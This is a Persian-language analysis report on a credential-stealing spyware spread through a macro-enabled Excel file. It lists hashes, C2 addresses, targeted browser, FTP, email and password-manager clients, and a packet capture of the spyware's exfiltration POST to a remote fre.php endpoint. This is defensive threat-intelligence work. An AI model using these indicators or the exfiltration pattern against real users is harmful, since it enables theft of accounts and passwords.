باسمه تعالی

گزارش تحلیلی بدافزار VBSpyware


(WaterCooled/AfterGuns/...)

فهرست شکل‌ها

شکل 1. فرمان اجرا شده پس از باز کردن فایل اکسل 3
شکل 2. اطلاعات صاحب آدرس سرور بدافزار 3
شکل 3. مشخصات بدافزار تحلیل شده 4
شکل 4. نتایج تحلیل بدافزار با استفاده از تارنمای Virustotal.com 4
شکل 5. اطلاعات مربوط به نسخه بدافزار 5
شکل 6. اطلاعات مربوط به نسخه دیگری از بدافزار 5
شکل 7. نمونه‌ای از رشته‌های به‌کار رفته در نمونه فایل بدافزار 6
شکل 8. بخشی از ارتباط با سرور 8
شکل 9. کلید رجیستری ایجاد شده 9
شکل 10. اطلاعات whois سرور 9

معرفی بدافزار

این نمونه بدافزار، جاسوس‌افزاری است که اخیراً در دامنه‌ای منسوب به ایران مشاهده شده است. هدف این جاسوس‌افزار، سرقت و جاسوسی اطلاعات کاربر شامل حساب‌های کاربری، رمزهای عبور، اطلاعات صفحات وب، نامه‌های الکترونیک و غیره است. مبدا اصلی این جاسوس‌افزار یک فایل اکسل آلوده با نام catalog-list و چکیده sha256 (304c6f454f0efca218002c12009518c27e63186dd5de57b652cf2d4d14c7f0) است که حاوی ماکروهایی به زبان ویژوال بیسیک و مبهم‌سازی شده است. در صورتی که در سیستم قربانی امکان اجرای ماکروها فعال باشد، پس از باز کردن فایل اکسل، پردازه Powershell اجرا و فرمان نشان داده شده در شکل 1 اجرا می‌شود که مسئول دانلود فایل quote.exe از آدرس 185.165.29.49 است.



شکل 1. فرمان اجرا شده پس از باز کردن فایل اکسل

اطلاعات این آدرس IP در شکل 2 نمایش داده شده است.

IP Address:	185.165.29.49	**City:**	Bushehr
Organization:	Mizban Amvaj Sahel Sepehr Bushehr PJSC	**Country:**	Iran, Islamic Republic of
ISP/Hosting:	Mizban Amvaj Sahel Sepehr Bushehr PJSC	**State:**	Bushehr
Updated:	10/09/2017 12:53 PM	**Timezone:**	Asia/Tehran
User Rating:	Rated 3.5 / 5	**Local Time:**	10/14/2017 08:06 AM

شکل 2. اطلاعات صاحب آدرس سرور بدافزار

مشخصات فایل تحلیل شده

مشخصات فایل تحلیل شده در شکل 3 نمایش داده شده است.

Property	Value
MD5	FFDEE03CB4C4C23B2DB269B47E4669D5
SHA1	B780A3DBD0D9F74D22F037DD7108B0DA952F9E5A
Imphash	n/a
File description	sixas instruments ancorporated
File version	1.06.0003
File date	10:10:2017 - 06:14:17
CPU	32-bit
Size (bytes)	483328
type	Executable
subsystem	GUI
signature	Microsoft Visual Basic v5.0

شکل 3. مشخصات بدافزار تحلیل شده

سطح تهدید فایل تحلیل شده

نتیجه بررسی فایل تحلیل شده با استفاده از تارنمای Virustotal.com در شکل 4 ارائه شده است. همانطور که مشاهده می‌شود، از بین 65 موتور تشخیص بدافزار 52 عدد این فایل را به عنوان بدافزار تشخیص داده‌اند.

AhnLab-V3	Trojan/Win32.Injector.R209263	ALYac	Trojan.Generic.22285810
Antiy-AVL	Trojan/Win32.Mucc	Arcabit	Trojan.Generic.D1540DF2
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Injector.bdftp	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Trojan.Generic.22285810
CAT-QuickHeal	Trojan.Mucc	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_100% (W)	Cylance	Unsafe
Cyren	W32/Trojan.HIOM-0979	DrWeb	Trojan.PWS.Stealer.17779
Emsisoft	Trojan.Generic.22285810 (B)	Endgame	malicious (high confidence)
eScan	Trojan.Generic.22285810	ESET-NOD32	a variant of Win32/Injector.DRUG
F-Prot	W32/Fareit.BA.gen!Eldorado	F-Secure	Trojan.Generic.22285810
Fortinet	W32/Gen!Kryptik.AWTC!tr	GData	Trojan.Generic.22285810
Ikarus	Trojan.Win32.Injector	K7AntiVirus	Trojan (005176cd1)
K7GW	Trojan (005176cd1)	Kaspersky	Trojan.Win32.Mucc.chq
Malwarebytes	Trojan.Injector	MAX	malware (ai score=100)
McAfee	Packed-QD!FFDEE03CB4C4	McAfee-GW-Edition	BehavesLike.Win32.PWSZbot.gm
Microsoft	Trojan:Win32/Dynamer!rfn	NANO-Antivirus	Trojan.Win32.Mucc.esxtrq
nProtect	Trojan/W32.Agent.483328.QF	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Rising	Trojan.Dynamer!8.3A0 (CLOUD)
SentinelOne	static engine - malicious	Sophos AV	Mal/FareitVB-M
Sophos ML	heuristic	Symantec	Trojan.Gen
Tencent	Win32.Trojan.Mucc.Eivm	TrendMicro	BKDR_TOFSEE.SMF
TrendMicro-HouseCall	BKDR_TOFSEE.SMF	VBA32	TScope.Trojan.VB
VIPRE	Trojan.Win32.Generic!BT	Webroot	W32.Trojan.Gen
Zillya	Trojan.Injector.Win32.560072	ZoneAlarm	Trojan.Win32.Mucc.chq

شکل 4. نتایج تحلیل بدافزار با استفاده از تارنمای Virustotal.com

گزارش تحلیل

بررسی‌های اولیه نشان داد که فایل تحلیلی با استفاده از پکری به زبان VB5 مبهم‌سازی شده است. اطلاعات مربوط به نسخه این بدافزار در شکل 5 نمایش داده شده است. بدافزار برای ناشناخته ماندن، در هر نمونه از خود از نام‌های مختلفی برای توصیف خود استفاده می‌کند. شکل 6، اطلاعات مربوط به نسخه نمونه دیگری از این بدافزار را نمایش می‌دهد.

```
"CompanyName", "rearus necurity zcbr"
"FileDescription", "sixas instruments ancorporated"
"ProductName", "strldcoin"
"FileVersion", "1.06.0003"
"ProductVersion", "1.06.0003"
"InternalName", "Watercooled"
"OriginalFilename", "Watercooled.exe"
```

شکل 5. اطلاعات مربوط به نسخه بدافزار

```
"CompanyName", "itIbiti Inc."
"ProductName", "bitTOrrent Inc."
"FileVersion", "1.06.0006"
"ProductVersion", "1.06.0006"
"InternalName", "Afterguns"
"OriginalFilename", "Afterguns.exe"
```

شکل 6. اطلاعات مربوط به نسخه دیگری از بدافزار

در بیش‌تر نمونه‌های این جاسوس‌افزار، رشته‌های نمایش داده شده در شکل 7 مشاهده می‌شود که دلالت بر استفاده از زبان ویژوال بیسیک دارد. همچنین رشته‌های انتخاب شده، رشته‌هایی تصادفی هستند که در نمونه‌های مختلف این جاسوس‌افزار متفاوتند.

شکل 7. نمونه‌ای از رشته‌های به‌کار رفته در نمونه فایل بدافزار

با توجه به نام‌های مختلف این جاسوس‌افزار و رشته‌های مختلفی که در نمونه‌های مختلف دیده می‌شود، مرکز تخصصی آپای صنعتی اصفهان این بدافزار را VBSpyware نام‌گذاری کرده است.

انواع اطلاعات جمع‌آوری شده توسط جاسوس‌افزار

تحلیل‌ها نشان می‌دهد که این جاسوس‌افزار انواع اطلاعاتی که جمع‌آوری آن‌ها می‌تواند برای هر نوع حمله‌ای در آینده به سیستم کاربر مفید باشد را از سیستم جمع‌آوری می‌کند که عبارتند از:

- اطلاعات GUID ماشین و نام رایانه
- اطلاعات منابع به اشتراک‌گذاری فایل
- اطلاعات حساب‌های کاربری و نامه‌های الکترونیک
- یادداشت‌ها و وظایف کاربر
- اطلاعات مربوط به پوشه‌های کاربر و نرم‌افزارهای نصب شده در سیستم
- پسوردهای ذخیره شده در سیستم
- اطلاعات برنامه‌هایی که در زمان آغاز به کار سیستم اجرا می‌شوند
- اطلاعات حساب‌های کاربری ذخیره شده در مرورگرهای مورد استفاده کاربر
- اطلاعات اتصالات اینترنتی سیستم کاربر

در ادامه برنامه‌هایی لیست شده است که این جاسوس‌افزار امکان سرقت اطلاعات آن‌ها را دارد:

Browser softwares:

Mozilla Firefox, IceDragon, Safari, K-Meleon, Mozilla SeaMonkey, Mozilla Flock, NETGATE Black Hawk, Lunascape, Comodo Dragon, Opera Next, QtWeb, QupZilla, Internet Explorer, Opera, 8pecxstudios, Mozilla Pale Moon, Mozilla Waterfox.

IM software:

Pidgin.

FTP softwares:

FTPShell, NppFTP, oZone3D MyFTP, FTPBox, sherrod FTP, FTP Now, NetSarang xftp, EasyFTP, SftpNetDrive, AbleFTP, JaSFtp, Automize, Cyberduck, FTPInfo, LinasFTP, FileZilla, Staff-FTP, BlazeFtp, FTPGetter, WSFTP, GoFTP, Estsoft ALFTP, DeluxeFTP, Fastream NETFile, ExpanDrive, Steed, FlashFXP, NovaFTP, NetDrive, SmartFTP, UltraFXP, FTP Now, FreshFTP, BitKinex, Odin Secure FTP Expert, NCH Software Fling, NCH Software ClassicFTP, WinFtp Client, WinSCP, 32BitFtp, FTP Navigator.

Game softwares:

Full Tilt Poker, PokerStars.

File manager softwares:

NexusFile, FullSync, FAR Manager, Syncovery, VanDyke SecureFX, Mikrotik Winbox.

SSH/VNC client softwares:

SuperPutty, Bitvise BvSshClient, VNC, KiTTY.

Password manager softwares:

mSecure, KeePass, EnPass, RoboForm, 1Password.

Email client softwares:

Mozilla Thunderbird, foxmail, Pocomail, IncrediMail, Gmail Notifier Pro, DeskSoft CheckMail, Softwarenetz Mailing, Opera Mail, Postbox email, Mozilla FossaMail, Internet Mail, MS Office Outlook, WinChips, yMail2, Flaska.net Trojita, TrulyMail.

Notes/Todo list softwares:

To-Do DeskList, Stickies, NoteFly, Conceptworld Notezilla, Microsoft StickyNotes.

با توجه به لیست فوق، مشخص است که این نمونه بدافزار قادر است اطلاعات حساب‌های کاربری بیش از 100 نرم افزار (در صورت نصب شده بودن در سیستم) را بدزدد. علاوه بر اطلاعات مذکور، اطلاعاتی مانند وظایف ثبت شده توسط کاربر در سیستم و یادداشت‌های کاربر را نیز جمع‌آوری می‌کند.

همچنین بدافزار اطلاعات سیستم قربانی مانند نام رایانه، نام کاربر، مشخصات پردازنده و غیره را نیز جمع‌آوری می‌کند.

ارتباط با سرور


بدافزار پس از جمع‌آوری اطلاعات مورد نیاز، آن‌ها را به آدرس IP (185.165.29.123) یا دامنه [RANDOM URL]/fre.php مخابره می‌کند. شکل 8 قسمتی از این ارتباط را نمایش می‌دهد.

```
23 100.618648   192.168.56.2 185.165.29.1 HTTP          246 POST /symboss/fre.php HTTP/1.0

Frame 23: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits)
Ethernet II, Src: 0a:00:27:45:db:77 (0a:00:27:45:db:77), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
Internet Protocol Version 4, Src: 192.168.56.23 (192.168.56.23), Dst: 185.165.29.123 (185.165.29.123)
Transmission Control Protocol, Src Port: 62474 (62474), Dst Port: 80 (80), Seq: 243, Ack: 1, Len: 192
[2 Reassembled TCP Segments (434 bytes): #21(242), #23(192)]
Hypertext Transfer Protocol
  POST /symboss/fre.php HTTP/1.0\r\n
  User-Agent: Mozilla/4.08 (Charon; Inferno)\r\n
  Host: 185.165.29.123\r\n
  Accept: */*\r\n
  Content-Type: application/octet-stream\r\n
  Content-Encoding: binary\r\n
  Content-Key: 854A29C6\r\n
  Content-Length: 192\r\n
  Connection: close\r\n
  \r\n
  [Full request URI: http://185.165.29.123/symboss/fre.php]
  [HTTP request 1/1]
  [Response in frame: 25]
  Content-encoded entity body (binary): 192 bytes [Error: Decompression failed]
```


شکل 8. بخشی از ارتباط با سرور

همچنین بدافزار، کلیدی در رجیستری می‌سازد که نام آن، همان URL مشخص شده در شکل 8 است. در شکل 9 این امر به تصویر کشیده شده است.



شکل 9. کلید رجیستری ایجاد شده

Whois گرفتن از آدرس IP مذکور نشان می‌دهد که IP مربوط به استان بوشهر از کشور ایران است (شکل 10).



شکل 10. اطلاعات whois سرور

نتیجه

تحلیل‌های انجام شده نشان می‌دهد که فایل تحلیل شده، جاسوس‌افزاری است که از روش‌های مبهم‌سازی و ضددیباگ و همچنین رشته‌های منحصر به فرد در هر نمونه استفاده کرده است تا ناشناخته باقی بماند. این جاسوس‌افزار اطلاعات مختلف و زیادی از کاربر و کلاینت‌های نصب شده در سیستم کاربر جاسوسی می‌کند.